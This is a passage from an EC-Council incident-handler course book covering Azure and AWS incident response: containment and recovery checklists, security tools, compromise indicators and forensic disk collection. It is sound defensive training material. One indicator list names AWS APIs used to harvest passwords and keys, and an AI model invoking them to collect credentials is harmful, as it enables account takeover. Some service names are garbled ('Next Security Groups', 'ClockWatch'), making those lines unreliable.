



Figure 8.61: Screenshot of Microsoft Defender for Cloud selecting all security alerts at once


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

After selecting all alerts, you will see a **Change status** button to take further actions.

- **Step 3:** You can now use the **Change status** option to modify the status according to the requirements, which will change the alert status to the selected option.





Figure 8.62: Screenshot of Microsoft Defender for Cloud changing the alert status

## Containment of Azure Security Incidents

Incident responders can perform the following activities to contain Azure security incidents:

- Limit global administrative access to critical resources
- Block unknown communication channels using both internal and external security controls
- Review and disable suspicious Azure accounts
- Remove critical data from public storage (such as blobs) and clear the cached content
- Verify contact information for privileged account self-service password reset
- Establish number matching for multifactor authentication (MFA)
- Restrict the permissions of managed identities
- Delete unnecessary roles or permissions for resource management
- Audit and remove unnecessary policies from key vault access policies
- Implement zero trust model for continuous validation of Azure accounts
- Use Next Security Groups (NSGs) and host-based firewalls to filter and block malicious traffic
- Frequently validate existing security controls for effective containment of incidents
- Enable the automation feature in Azure Security Center and Sentinel to run playbooks, which can disable problematic network connections
- Discard unused VMs and subnets
- Implement proper network segmentation to stop the spreading of infections to other Azure networks
- Configure Microsoft Defender for Cloud to predict and block threats in advance


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Eradication of Azure Security Incidents

Incident handlers are responsible for minimizing the impact caused by Azure security incidents. The following are some ways in which incident handlers can eradicate Azure security incidents:

- Utilize Microsoft Azure Sentinel to analyze the threat kill chain and respond through built-in orchestration.
- Update the Allowlist rules in the adaptive application control policy in the cloud defender mechanism to identify new legitimate user behavior and avoid false positives.
- Revoke access to compromised Azure accounts.
- Update the anti-malware database with the hashes and other information of identified malware.
- Patch vulnerabilities and change the configuration in the Azure environment.
- Enforce MFA by blocking legacy authentication.
- Prevent administrative access to the account that runs the ADFS.
- Restrict inbound SMB access to systems.
- Shift to a group-Managed Service Account (gMSA) from a Service Account; otherwise, implement a complex password for Service Account.
- Remove unnecessary accounts from Domain Admins, Backup Operators, and Enterprise Admin groups.
- Reset the krbtgt account twice.
- Implement conditional access such as location-based to all user and service accounts.
- Use Azure MFA, Microsoft Authenticator App, and Windows Hello to eliminate attack vectors based on passwords.
- Install anti-malware vendor updates.
- Employ Azure DDoS protection along with a web application firewall to block malicious traffic.
- Enforce Azure policy to block key vault creation and illegitimate encryption operations.
- Modify database firewall rules to restrict access.

## Recovery after Azure Security Incidents

Once the IH&R team gains enough confidence that the attacker and vulnerable paths have been removed from the Azure environment, incident responders must perform restoration procedures to bring back Azure services to an optimum configuration. The recovery process may include backup restoration and examination of restored attack paths. Moreover, the IH&R team should ensure that security controls are properly applied across the Azure environment to successfully execute the recovery plan.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Listed below are some steps to recover from Azure security incidents:

- If the administrative rights have been acquired by attackers, you can remove the trust from the current servers
- Replace ADFS servers and create a new one or rotate the SAML token-signing certificate
- Reset the passwords of break-glass accounts and minimize them as per the requirements
- Avoid using on-premises accounts synchronized with Azure AD, and restrict the privileged access accounts to be cloud-only accounts
- Implement MFA for all users in the tenant environment
- Limit administrative access by enforcing conditional access and privileged identity management
- Minimize the delegated permissions and consent grant that supports different functions such as accessing mailboxes, SharePoint content, OneDrive, altering privileged users and roles, etc.
- Revoke refresh tokens instantly after changes in credentials
- Revoke user access to Azure Active Directory
- Recover the required files from Azure VM backups, which are also known as recovery points
- Ensure that all Azure resources are back to their original configuration for resuming normal operations

## Azure Incident Response Tools

Azure incident response tools help incident handlers to manage and respond to security incidents related to the Azure cloud environment.

- **VIAcode Incident Management System**

  Source: *https://viacode.com*

  VIAcode is a cloud-based incident management system for Azure that helps incident handlers to effectively manage security incidents. It is powered by a state-of-the-art incident management engine that can be integrated with Azure alerting, recommendations, and other telemetries to facilitate Azure incident management processes for cost, security, availability, performance, and compliance issues. It provides valuable information about Azure security incidents with its ticketing system.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.63: Screenshot of VIAcode Incident Management System dashboard

Listed below are some additional Azure incident response tools:

- Sparrow.ps1 (*https://github.com*)
- Sonrai Dig (*https://sonraisecurity.com*)
- Stormspotter (*https://github.com*)
- InsightIDR (*https://www.rapid7.com*)
- Sysdig (*https://sysdig.com*)

## Azure Security Tools

- **Orca**

  Source: *https://orca.security*

  Orca is a cloud security platform that delivers extensive coverage and visibility of risks across the Azure environment. Orca allows incident responders to detect and respond to different critical cloud-based threats such as identity and access management (IAM) risks, vulnerabilities, malware, and lateral movements in an Azure environment. Orca can also combine all Azure resources, assets, connectivity, and trust relationships into a single chart for prioritizing risks and their severity along with the business impacts. This tool helps incident responders to focus on prioritized risks and mitigate them.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.64: Screenshot of Orca

Some additional Azure security tools are listed below:

- Barracuda (*https://www.barracuda.com*)
- Zscaler Private Access for Azure (*https://www.zscaler.com*)
- CyberArk (*https://www.cyberark.com*)
- Trend Micro Cloud One (*https://www.trendmicro.com*)
- Rubrik (*https://www.rubrik.com*)

## Best Practices against Azure Security Incidents

Discussed below are various best practices to secure the Azure cloud platform:

- Ensure identity as the main security perimeter in Azure environments.
- Maintain visibility of users who are connected to the network via Azure ExpressRoute or site-to-site VPN.
- Utilize Network Watcher to check the most common VPN connections and gateway issues.
- Implement a single sign-on policy.
- Enable MFA with conditional access policy.
- Perform automated decisions based on conditional access to subscribers.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Implement Azure role-based access control (Azure RBAC) and privileged identity management to monitor and control resources.
- Limit the management group into three levels to prevent confusion between operations and security decisions in the cloud.
- Enforce at least two emergency access accounts to limit the access of privileged resources in the existing Azure environment.
- Employ Microsoft services such as Microsoft Defender for Cloud, Microsoft Defender Advance Threat Protection (ATP), and Microsoft Sentinel for the detection and prevention of threats.
- Update the incident response team and procedures for the Azure environment.
- Implement Microsoft Azure Security Center for real-time threat protection, CVE scanning, and Microsoft Defender ATP licensing.
- Leverage threat detection for Azure SQL.
- Use cloud-based SIEM solutions and integrated defender for cloud alerts.
- Utilize shared access signatures (SAS) to control and limit data access by the client.
- Restrict access to administrative ports such as SSH, RDP, and WinRM.
- Implement just-in-time (JIT) VM access that gives temporary permission to perform privileged tasks, if necessary, and avoids unauthorized usage of resources.
- Implement strong operational security policies.
- Automate the processes of creation and implementation of apps and services.
- Verify the performance of any application or service before deployment.
- Activate password hash synchronization.
- Disable legacy authentication protocols.
- Frequently review the changes made for security improvement.

# Understand How to Handle AWS Security Incidents

## Preparation Steps to Handle AWS Security Incidents

### Prepare People:

- Ensure to build relationships with developers and application SMEs for incident response.
- Define response mechanisms for incident response based on your governance, risk, and compliance (GRC) model.
- Identify your team's AWS account numbers, IP ranges of your virtual private clouds (VPCs), corresponding network diagrams, logs, data locations, and data classifications.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Identify external AWS security APN partners to provide expertise and different insights to improve your response capabilities.
- Define security assertions to identify unknown risks.
- Train cloud security experts on your team or enlist the support of expert partners to monitor your AWS environment.
- Subscribe to a global continuous feed of current and relevant threats, risks, and indicators for threat intelligence.
- Generate notifications alerting for unusual, malicious, or expensive activities.
- Utilize machine learning functionalities to identify complex anomalies and unusual behaviors.

**Prepare Technology:**

- Ensure that your teams have appropriate access to AWS accounts to fulfill their responsibilities.
- Discuss with your organization's cloud architects about the AWS account strategy and cloud identity strategy to determine the level of access necessary for handling an incident.
- Understand the organization and governance of AWS accounts before implementing new access mechanisms.
- Create an AWS IAM role for your incident responders to use during a security incident.
- Use a new, purpose-built AWS account such that your incident responders can work from a separate secure infrastructure.
- Prepare appropriate access controls for delegating access to secure alternative AWS accounts using IAM policies.
- Create IAM roles for your automation resources such as Amazon EC2 instances or AWS Lambda functions.
- Consider using AWS Systems Manager Agent (SSM Agent) to remotely and securely administer Amazon EC2 instances.
- Identify the responsibilities and relationships of each managed service partner in your cloud environments before an incident occurs.

**Prepare Processes:**

- Ensure that the incident response team can define and prepare the related processes required for investigation and remediation.
- Create a decision tree with other teams and stakeholders to assist you in the creation and documentation of decisions.
- Allow incident responders to access logs or other evidence to analyze and provide the ability to view or copy data.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Utilize Amazon Elastic Block Store (Amazon EBS) snapshots as a part of investigating a security incident.
- Utilize AWS Key Management Service (AWS KMS) and Customer Managed Key (CMK) to encrypt snapshots.
- Utilize CloudWatch Logs subscription to share Amazon VPC Flow Logs with your centralized security account.
- Consider moving data from Amazon S3 to Amazon S3 Glacier using object lifecycle policies to securely store data for long-term usage.
- Utilize immutable storage to protect data integrity at the source.
- Prepare to launch forensic workstations such as Amazon Machine Image (AMI) to analyze disc images, file systems, RAM dumps, and other incident artifacts.

## Detecting and Analyzing AWS Security Incidents

With the rapid development and adoption of cloud technologies, attackers are using various attack techniques to target cloud environments such as AWS for malicious purposes. Therefore, incident responders must implement sophisticated techniques to detect and analyze misconfigurations or suspicious behavior across the AWS environment to avoid major incidents and quick mitigation.

## Indicators of AWS Security Incidents

A compromised AWS cloud generates various indicators during or after an attack. Administrators or incident handlers can observe these indicators to determine malicious activities or malfunctions in an AWS cloud environment.

Indicators of a compromised AWS cloud environment include the following:

- Many failed API calls for sensitive resources could be a reconnaissance activity of an attacker
- An unknown role generates API calls and describes events within a short period
- Launching an EC2 instance outside the pipeline by an unknown user or role
- Unauthorized sharing of Amazon EBS snapshots with other accounts is an indication of exfiltration activity
- Failed API calls for sensitive services is an indication of unauthorized users trying to access the server
- Countless ListBucket events generated from an Amazon S3 bucket by an unknown user is an indication of enumeration attack
- Unauthorized activities such as launching new services indicate that AWS credentials are compromised
- Unauthorized changes in AWS accounts
- Unusual API call requests from Amazon S3 to elevate access permissions


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Creation of unauthorized IAM users, roles, keys, resources, and policies in the AWS organization account
- Resource hijacking using Amazon EC2 instances for crypto mining
- Unauthorized use of S3 APIs such as PutBucketReplication, CreateSnapshot, and RestoreDBInstanceFromDBSnapshot
- Unauthorized use of DeleteSecurityGroup, UpdateUser, and PutBucketPolicy APIs to disrupt data associated with the target account
- Unauthorized use of GetPasswordData, GetSecretValue, and GenerateDbAuthToken APIs to collect passwords, usernames, and access keys for the AWS environment

## Forensic Disk Collection in AWS

The IH&R team should be able to collect disc evidence from compromised instances upon the detection of security events in the AWS environment. Manual collection of evidence from the cloud environment is a challenging and time-consuming task for the incidence response team. This procedure involves taking snapshots of the storage volumes of a compromised instance, memory dump, metadata, and logs related to the instance.

Automating the evidence collection process will eliminate the risk of acquiring altered or unusable evidence. The following steps can be automated for the forensic disc collection task that is frequently performed by IH&R teams during an investigation. This will help them in collecting and delivering hundreds of disc images without compromising the integrity of evidence.

**Steps to Perform Forensic Disk Collection in AWS Environment**

- **Step 1**: First, create snapshots of each Amazon EBS volume in the compromised instances.
- **Step 2**: Initiate Amazon EC2 instances for each EBS volume and perform bit-for-bit copy for EBS snapshots.

  **Note**: To prevent evidence corruption, EC2 instances are launched without SSH key pairs.
- **Step 3**: Collect all workflow and instance logs into Amazon ClockWatch Logs for auditing.
- **Step 4**: Create a folder in Amazon S3 evidence buckets with the original event data.
- **Step 5**: Add all EBS volume snapshots created in previous steps, metadata from automated capture, and hashes into Amazon S3 evidence buckets as raw image files (.dd).

## Responding to Service and Infrastructure Domain Incidents

Service and infrastructure domains contain critical information such as the logical grouping of services, data, and network activities across the cloud. Incident handlers should be cautious and follow proper guidelines to initiate a response process to handle these incidents.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Service Domain Incidents

The detection of security incidents in the service domain can impact customers' IAM permissions, metadata, S3 buckets, billing, and other services. Incident handlers can respond to such incidents using AWS API mechanisms.

For instance, if the S3 bucket data are being accessed publicly, incident responders must use APIs to retrieve S3 bucket policies and analyze S3 access logs to remove public access to the S3 bucket and disable access for unknown accounts.

## Infrastructure Domain Incidents

Security incidents affect the data or network-related activities of applications such as traffic to EC2 instances, processes running on instances, and containers. Incident responders can handle these incidents using a combination of APIs and digital forensics/incident response (DFIR) software. Incident handlers should examine packet captures and disk blocks on EBS volumes or volatile memory collected from instances.

For example, suppose a potential anomaly is detected on an EC2 instance by a monitoring solution. Incident responders can respond to this issue using either AWS APIs, AWS SDKs, AWS CLI, or AWS Management Console. The following actions show how incident responders can handle incidents using AWS CLI commands:

Source: *https://docs.aws.amazon.com*

- Capture the metadata of the EC2 instance before making changes.

  ```
  aws ec2 describe-instances –filters "Name=ip-address,Values=X.X.X.X"
  ```

- Protect the EC2 instance from accidental termination.

